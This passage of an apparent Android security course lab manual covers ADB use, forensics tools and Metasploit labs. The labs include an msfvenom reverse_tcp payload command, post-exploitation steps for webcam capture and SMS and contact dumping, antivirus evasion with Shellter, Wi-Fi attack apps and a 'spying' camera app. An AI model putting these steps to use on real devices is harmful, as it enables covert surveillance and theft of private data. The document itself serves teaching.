nix  2      [ ]         STREAM                      14336 /dev/socket/thermal-send-client
nix  2      [ ]         DGRAM                       18471 @suilst
nix  2      [ ]         STREAM                      19461 /dev/socket/thermal-recv-client
nix  2      [ ]         STREAM                      19464 /dev/socket/thermal-recv-passive-client
nix  2      [ ]         DGRAM                       52286 /data/misc/wifi/sockets/wlan0
nix  2      [ ]         DGRAM                       58163 @suisvc
nix  3      [ ]         STREAM     CONNECTED        17260 /dev/socket/qmux_radio/qmux_client_socket   10
nix  3      [ ]         STREAM     CONNECTED        18838 /dev/socket/qmux_radio/qmux_client_socket    9
nix  2      [ ]         DGRAM                       80302 /dev/socket/mtp/mtp_event_socket
nix  4      [ ]         DGRAM                       47022 /dev/socket/wpa_wlan0
nix  2      [ ]         SEQPACKET                   19649 /dev/socket/cellgeofence
nix  2      [ ]         DGRAM                       51552 /data/misc/wifi/sockets/wpa_ctrl_1586-2
nix  2      [ ]         DGRAM                       51553 /data/misc/wifi/sockets/wpa_ctrl_1586-3
nix  2      [ ]         DGRAM                       79589 /dev/socket/mtp/mtp_sink_socket
nix  2      [ ]         DGRAM                       79591 /dev/socket/mtp/mtp_source_socket
nix  2      [ ]         DGRAM                       20717 /dev/socket/ipacm_log_file
nix  2      [ ]         DGRAM                       16759 @gplisnr
nix  143    [ ]         DGRAM                       13813 /dev/socket/logdw
nix  3      [ ]         STREAM     CONNECTED        53242 /data/misc/location/mq/location-mq-s
nix  2      [ ]         DGRAM                       73014
```

also try

1. pm list packages -f See their associated file
2. pm list packages -d Filter to only show disabled packages
3. pm list packages -e Filter to only show enabled packages
4. pm list packages -i See the installer for the packages
5. pm list packages -u Also include uninstalled packages
6. getprop ro.product.model
7. getprop ro.build.version.release
8. getprop ro.serialno
9. getprop ro.product.name
10. getprop ro.product.cpu.abi
11. getprop ro.build.fingerprint
12. getprop ro.product.locale.language
13. getprop ro.wifi.channels
14. getprop gsm.baseband.imei
15. getprop ro.build.date

There are a number of get property variations, or you can just getprop as shown here:

Command Prompt

```
C:\platform-tools>adb root

C:\platform-tools>adb shell getprop
[af.fast_track_multiplier]: [2]
[audio.deep_buffer.media]: [true]
[audio.dolby.ds2.enabled]: [true]
[audio.dolby.ds2.hardbypass]: [true]
[audio.offload.buffer.size.kb]: [64]
[audio.offload.gapless.enabled]: [true]
[audio.offload.multiaac.enable]: [true]
[audio.offload.multiple.enabled]: [false]
[audio.offload.passthrough]: [true]
[audio.offload.pcm.16bit.enable]: [true]
[audio.offload.pcm.24bit.enable]: [true]
[audio.offload.track.enable]: [true]
[audio.offload.track.enabled]: [true]
[audio.offload.video]: [true]
[audio.parser.ip.buffer.size]: [262144]
[audio.safx.pbe.enabled]: [true]
[audio_hal.period_size]: [192]
[audioflinger.bootsnd]: [0]
[av.offload.enable]: [true]
[boot.sfbootcomplete]: [0]
[camera.disable_zsl_mode]: [1]
[dalvik.vm.appimageformat]: [lz4]
[dalvik.vm.dex2oat-Xms]: [64m]
[dalvik.vm.dex2oat-Xmx]: [512m]
[dalvik.vm.heapgrowthlimit]: [256m]
[dalvik.vm.heapmaxfree]: [8m]
```

// Reset permissions

adb shell pm reset-permissions -p your.app.package

adb shell pm grant [packageName] [Permission] // Grant a permission to an app.

adb shell pm revoke [packageName] [Permission] // Revoke a permission from an app.

Note for Advanced Users

You may want to try logcat. Try it once, then you will probably agree you would prefer to pipe this to a file. It prints all log data

adb shell logcat

Lab 5 Backup Your Phone

adb backup -apk -shared -all -f C: \backup.ab

After running this command, you'll have to agree to the backup on your device. You can also encrypt the backup with a password here, if you like.

Flags for this

-f <file>.ad: Write an archive of the devices data to a specified *.ab file.

-apk: Enables backup of the *.apk files themselves.

-shared: Enables backup of the devices shared storage/SD card contents.

-all: Enables backup of all installed applications.

-system: Includes backup of system applications (enabled by default).

Lab 6 Nandroid backup

Make a nandroid backup of a phone

- With TWRP https://android.gadgethacks.com/how-to/twrp-101-make-nandroid-backup-restore-your-entire-phone-0175300/
- Download and install twrp on your phone
- This process will vary depending on your device, but for most phones, start by powering the device completely off. When the screen goes black, press and hold the volume down and power buttons simultaneously.
- You should see Android's bootloader
- use your volume buttons to highlight the "Recovery Mode" option, then press the power button to select it.
- Next, from TWRP's main menu, start by tapping the "Backup" button. After that, you see a list of check boxes—make sure that the "Boot," "System," and "Data" options are selected here. Finally, just swipe the slider at the bottom of the screen to start the backup process

Lab 7 Root the phone

Root an android phone

- adb -d install KingoRoot
- adb -d install BusyBox.apk

Then run both on the device

You may also want to check this site

https://www.kingoapp.com/root-tutorials/how-to-root-android-without-computer.htm

Android and Metasploit Lesson 2

Lab 8 msfvenom part 1

You will use msvenom (see lesson 4) to create a package from an exploit. Pick any exploit you want. For this lab first make it an apk and simply put it manually on the target/test machine and execute it.

Remember to digitally sign the api

This website also has a msfvenom tutorial that could help https://www.offensive-security.com/metasploit-unleashed/msfvenom/

Or this one

https://resources.infosecinstitute.com/lab-android-exploitation-with-kali/#gref

Once you have access to the target phone you should try several post exploits

```
    Command        Description
    -------        -----------
    record_mic     Record audio from the default microphone for X seconds
    webcam_chat    Start a video chat
    webcam_list    List webcams
    webcam_snap    Take a snapshot from the specified webcam
    webcam_stream  Play a video stream from the specified webcam

Android Commands
================

    Command           Description
    -------           -----------
    check_root        Check if device is rooted
    dump_calllog      Get call log
    dump_contacts     Get contacts list
    dump_sms          Get sms messages
    geolocate         Get current lat-long using geolocation
    interval_collect  Manage interval collection capabilities
    send_sms          Sends SMS from target session
```

Lab 9 msfvenom part2

Take the exploit from lab 8, once you have made it work. And instead of making it an EXE make it an asp or aspx. Turn on IIS (or any web server you want) on a test machine, and put your msfvenom infected web page on that test machines web server. Then, using an android phone (or VM) navigate to that machine with the browser.

Lab 10: Post Exploit

Using any of the previous labs as a basis get a meterpreter shell on the target machine. Then grab the webcam and take pictures.

The *webcam_lis*t command will display currently available web cams on the target host.

The *webcam_snap* command grabs a picture from a connected web cam on the target system, and saves it to disc as a JPEG image. By default, the save location is the local current working directory with a randomized filename.

Options for webcam_snap

-h: Displays the help information for the command

-i opt: If more then 1 web cam is connected, use this option to select the device to capture the image from

-p opt: Change path and filename of the image to be saved

-q opt: The imagine quality, 50 being the default/medium setting, 100 being best quality

-v opt: By default the value is true, which opens the image after capture.

Also dump all call logs, sms, etc.

Lab 11 Anti Virus Evasion

Use various settings to try and hide your APK from anti virus detection

First try encoders, nops, etc.

Then try tools such as Shelter

It can run on Kali or Windows system, download Shelter
https://www.shellterproject.com/download/

Perhaps combine encoders, nops, and Shelter

You can submit your package to virus total to see if it can evade anti virus.
https://www.virustotal.com/gui/home/upload

Lab 12 Insert into a real APK

msfvenom -p android/meterpreter/reverse_tcp

LHOST=192.168.1.76 LPORT=4444 R > someapp.apk

As stated, it can be inserted into an APK

Android Forensics Lesson 3

Lab 13 Make an image of Android

You can use the instructions shown below or

https://dfir.science/2017/04/Imaging-Android-with-root-netcat-and-dd.html

Instruction

```
shell@y25c:/dev $ mount
rootfs / rootfs ro,relatime 0 0
tmpfs /dev tmpfs rw,seclabel,nosuid,relatime,size=208520k,nr_inodes=52130,mode=755 0 0
devpts /dev/pts devpts rw,seclabel,relatime,mode=600 0 0
proc /proc proc rw,relatime 0 0
sysfs /sys sysfs rw,seclabel,relatime 0 0
selinuxfs /sys/fs/selinux selinuxfs rw,relatime 0 0
debugfs /sys/kernel/debug debugfs rw,relatime 0 0
none /acct cgroup rw,relatime,cpuacct 0 0
none /sys/fs/cgroup tmpfs rw,seclabel,relatime,size=208520k,nr_inodes=52130,mode=750,gid=1000 0 0
tmpfs /mnt/asec tmpfs rw,seclabel,relatime,size=208520k,nr_inodes=52130,mode=755,gid=1000 0 0
tmpfs /mnt/obb tmpfs rw,seclabel,relatime,size=208520k,nr_inodes=52130,mode=755,gid=1000 0 0
none /dev/cpuctl cgroup rw,relatime,cpu 0 0
/dev/block/platform/msm_sdcc.1/by-name/system /system ext4 ro,seclabel,relatime,data=ordered 0 0
/dev/block/platform/msm_sdcc.1/by-name/userdata /data ext4 rw,seclabel,nosuid,nodev,noatime,discard,noauto_da_alloc,resu
id=1000,errors=continue,data=ordered 0 0
/dev/block/platform/msm_sdcc.1/by-name/persist /persist ext4 rw,seclabel,nosuid,nodev,relatime,nodelalloc,data=ordered 0
 0
/dev/block/platform/msm_sdcc.1/by-name/cache /cache ext4 rw,seclabel,nosuid,nodev,noatime,data=ordered 0 0
/dev/block/platform/msm_sdcc.1/by-name/drm /persist-lg ext4 rw,seclabel,nosuid,nodev,relatime,data=ordered 0 0
/dev/block/platform/msm_sdcc.1/by-name/sns /sns ext4 rw,seclabel,nosuid,nodev,relatime,data=ordered 0 0
/dev/block/platform/msm_sdcc.1/by-name/modem /firmware vfat ro,relatime,uid=1000,gid=1000,fmask=0337,dmask=0227,codepage
=cp437,iocharset=iso8859-1,shortname=lower,errors=remount-ro 0 0
/dev/fuse /mnt/shell/emulated fuse rw,nosuid,nodev,relatime,user_id=1023,group_id=1023,default_permissions,allow_other 0
 0
shell@y25c:/dev $
```

```
shell@y25c:/ $ df
Filesystem                 Size         Used         Free    Blksize
/dev                     203.63M      132.00K      203.50M       4096
/sys/fs/cgroup           203.63M       12.00K      203.62M       4096
/mnt/asec                203.63M        0.00K      203.63M       4096
/mnt/obb                 203.63M        0.00K      203.63M       4096
/system                    1.17G        1.14G       31.92M       4096
/data                      1.80G       58.45M        1.74G       4096
/persist                  31.46M        4.02M       27.43M       4096
/cache                   295.09M        4.75M      290.34M       4096
/persist-lg                7.83M        4.17M        3.66M       4096
/sns                       7.83M        4.03M        3.80M       4096
/firmware                 63.95M       36.02M       27.94M      16384
/mnt/shell/emulated        1.80G       58.45M        1.74G       4096
shell@y25c:/ $
```

- Use a different command window to setup port forwarding on some obscure port

```
C:\projects\teaching\Android\tools\platform-tools>adb forward tcp:7000 tcp:7000

C:\projects\teaching\Android\tools\platform-tools>
```


- Send the command via busy box to the host
- Su
- dd if=/dev/block/sda1 | nc 192.168.1.1 -l -p 7000
- Note replace /dev/block/sda1 with the appropriate block and replace the ip address with your host PC ip
- Common issue: permission denied. You can try rooting the phone first


Lab 14: Examine Image with Autopsy

Using the steps in lesson 3, examine a phone image with Autopsy

Lab 15: Examine the phone with Andriller


https://www.andriller.com/






a. Backup the phone with andriller
b. If you extracted any db earlier, attempt to analyze it with andriller
c. Explore features, particularly pin cracking

Lab 16: Examine the phone with OSForensics


OSForensics - test
Workflow
Forensic Imaging
Help
Start
Auto Triage
Manage Case
Add Device
Forensic Imaging
System Information
Memory Viewer
Recent Activity
Passwords
File Name Search
Deleted File Search
Mismatch File Search
Prefetch Viewer
File System Browser
File Viewer
Raw Disk Viewer
Registry Viewer
Web Browser
Create Index
Search Index
Create Signature
Compare Signature
Create Disk Image
Restore Image to Disk
Rebuild RAID Disk
Create Logical Image
Create Logical Android Image
Device and SMART Info
Disk Hidden Areas - HPA/DCO
Android Device:
Refresh
Extract Data (e.g. SMS, MMS, Contacts) with OSFExtract App
Logical Copy with Adb Pull
Copy Empty Files (0 Bytes)
Destination Target:
C:\Projects\New folder
Copy to Folder
Post Imaging Options:
Attach Log to Case
Add Image as Device to Case
Add to Scan List in Android Artifacts Module
Current File/Status:
Files Found:
Copied:
SMS:
MMS:
Time Remaining:
Calculating
Speed:
Calculating
Log:
Copy started on Sunday, May 26, 2019, 17:39:39
Source Device Serial : 207fca1e
Destination Directory : C:\Projects\New folder\
Destination File System : NTFS
Connect Device to Computer
1. Connect Device to Computer
2. Ensure USB Debugging is enabled on Device
3. Launch OSFExtract App and Grant Prermissions
4.Press Transfer within App to Begin
Waiting for connection from App.
Cancel
Stop
Export Log to file...
Clear Log


SAMSUNG
97% 5:45 PM
OSFExtract V1.0.1002
Items selected below will be exported to OSForensics:
SMS
MMS
Calls
Contacts
TRANSFER
ailed to connect to localhost/127.0.0.1 (port 38300)
rom /:: (port 43724): connect failed: ECONNREFUSED
Connection refused)] - Check that the USB cable is



Lab 17: SQLite

Using ADB find any SQLite db on the phone. Extract it to your machine and use SQL lite to examine it

https://sqlitebrowser.org


If you cannot find an SQLite DB you probably need to root your phone. You can also use the sample DB included with class materials

Or you can simply examine the SQLite DB's on the materials provided with class. These are from an Android image.


Lab 18: Forensics with Autopsy

If you used DD to create an image you can use that with Autopsy. If not, I have data for you to examine with Autopsy

Use Autopsy to load a "Google Pixel 3 Logical Image – Data" as "Logical files"



It will take a few minutes to fully load.



Explore this

Advanced Optional Forensics Lab

1. Make sure the phone is rooted
2. Then use DD to image the phone https://www.andreafortuna.org/2018/12/03/android-forensics-imaging-android-file-system-using-adb-and-dd/
3. Then use Autopsy to examine that image https://www.digitalforensics.com/blog/android-forensic-analysis-with-autopsy/

Optional Forensics Lab

Use this site and tool to try and recover deleted messages from an Android

http://www.android-recovery-transfer.com/recover-sms-from-android.html

Hacking with Android Lesson 4

Lab 19 Hack from the Android tools

In this lab you will use the following tools from lesson 2

WiFi Scanner

Fing android app wifi scanner

http://www.prophethacker.com/2014/06/fing-wifi-network-analyzer-toolkit-for-android.html

Use INSSIDER

Find wi-fi even if the SSID is not broadcast

For Android https://inssider.en.uptodown.com/android

Change My Mac Lite

https://play.google.com/store/apps/details?id=net.xnano.android.changemymac.lite&hl=en_US

Lab 19 Hack from Android tools 2

Ghost Phone

https://play.google.com/store/apps/details?id=com.rungetel.ghostphone&hl=en_US

Network Spoofer

https://www.digitalsquid.co.uk/netspoof

Wi Fi Kill Knock others off the Wi Fi

https://wifikillapk.com/download/

Wifi Wps Wpa Tester tries to crack Wi-Fi

https://play.google.com/store/apps/details?id=com.tester.wpswpatester&hl=en_US

Hackode
https://apkpure.com/hackode/com.techfond.hackode

CSploit
http://www.csploit.org/downloads/

Faceniff
http://faceniff.ponury.net/

Android Programming Lesson 5

Lab 20 Android App

You will create the basic Hello World app. Then deploy it either to an actual phone or to the Android VM

We walked through this in class, but you can also use this:

https://codelabs.developers.google.com/codelabs/android-training-hello-world/index.html?index=..%2F..index#3

This video walks you through what I showed you in class for a first app

https://www.youtube.com/watch?v=aE5f1tV5nU4

Lab 21 Camera App

You will create an app that uses spies on the person

You need an app with a button. The button should do the 'spying' you want to do.

Code to check if camera is working

```
/** Check if this device has a camera */
private boolean checkCameraHardware(Context context) {
    if
(context.getPackageManager().hasSystemFeature(PackageManager.FEATURE_CAMERA))
{
        // this device has a camera
        return true;
    } else {
        // no camera on this device
        return false;
    }
}
```

Code to access the camera

```
/** A safe way to get an instance of the Camera object. */
public static Camera getCameraInstance(){
    Camera c = null;
    try {
        c = Camera.open(); // attempt to get a Camera instance
    }
    catch (Exception e){
        // Camera is not available (in use or does not exist)
    }
    return c; // returns null if camera is unavailable
}
```

Code to take a picture

```
static final int REQUEST_IMAGE_CAPTURE = 1;

private void dispatchTakePictureIntent() {
    Intent takePictureIntent = new Intent(MediaStore.ACTION_IMAGE_CAPTURE);
    if (takePictureIntent.resolveActivity(getPackageManager()) != null) {
        startActivityForResult(takePictureIntent, REQUEST_IMAGE_CAPTURE);
    }
}


@Override
protected void onActivityResult(int requestCode, int resultCode, Intent data)
{
    if (requestCode == REQUEST_IMAGE_CAPTURE && resultCode == RESULT_OK) {
        Bundle extras = data.getExtras();
        Bitmap imageBitmap = (Bitmap) extras.get("data");
        imageView.setImageBitmap(imageBitmap);
    }
}
```

Help https://developer.android.com/guide/topics/media/camera#java

An entire tutorial https://www.vogella.com/tutorials/AndroidCamera/article.html

A complete example from a previous student is in the materials you were given. That example is called FaceGuy

Two other samples from previous students are also included

SMS Grabber

Client Socket Java App

There is also SimpleCamera from GitHub

There is a complete online tutorial to get the orientation sensor

https://www.vogella.com/tutorials/AndroidSensor/article.html

Advanced

If you easily completed these labs, here are some to challenge you.

Here is a messenger app with source code. https://github.com/mesibo/messenger-app-android

Modify and make it work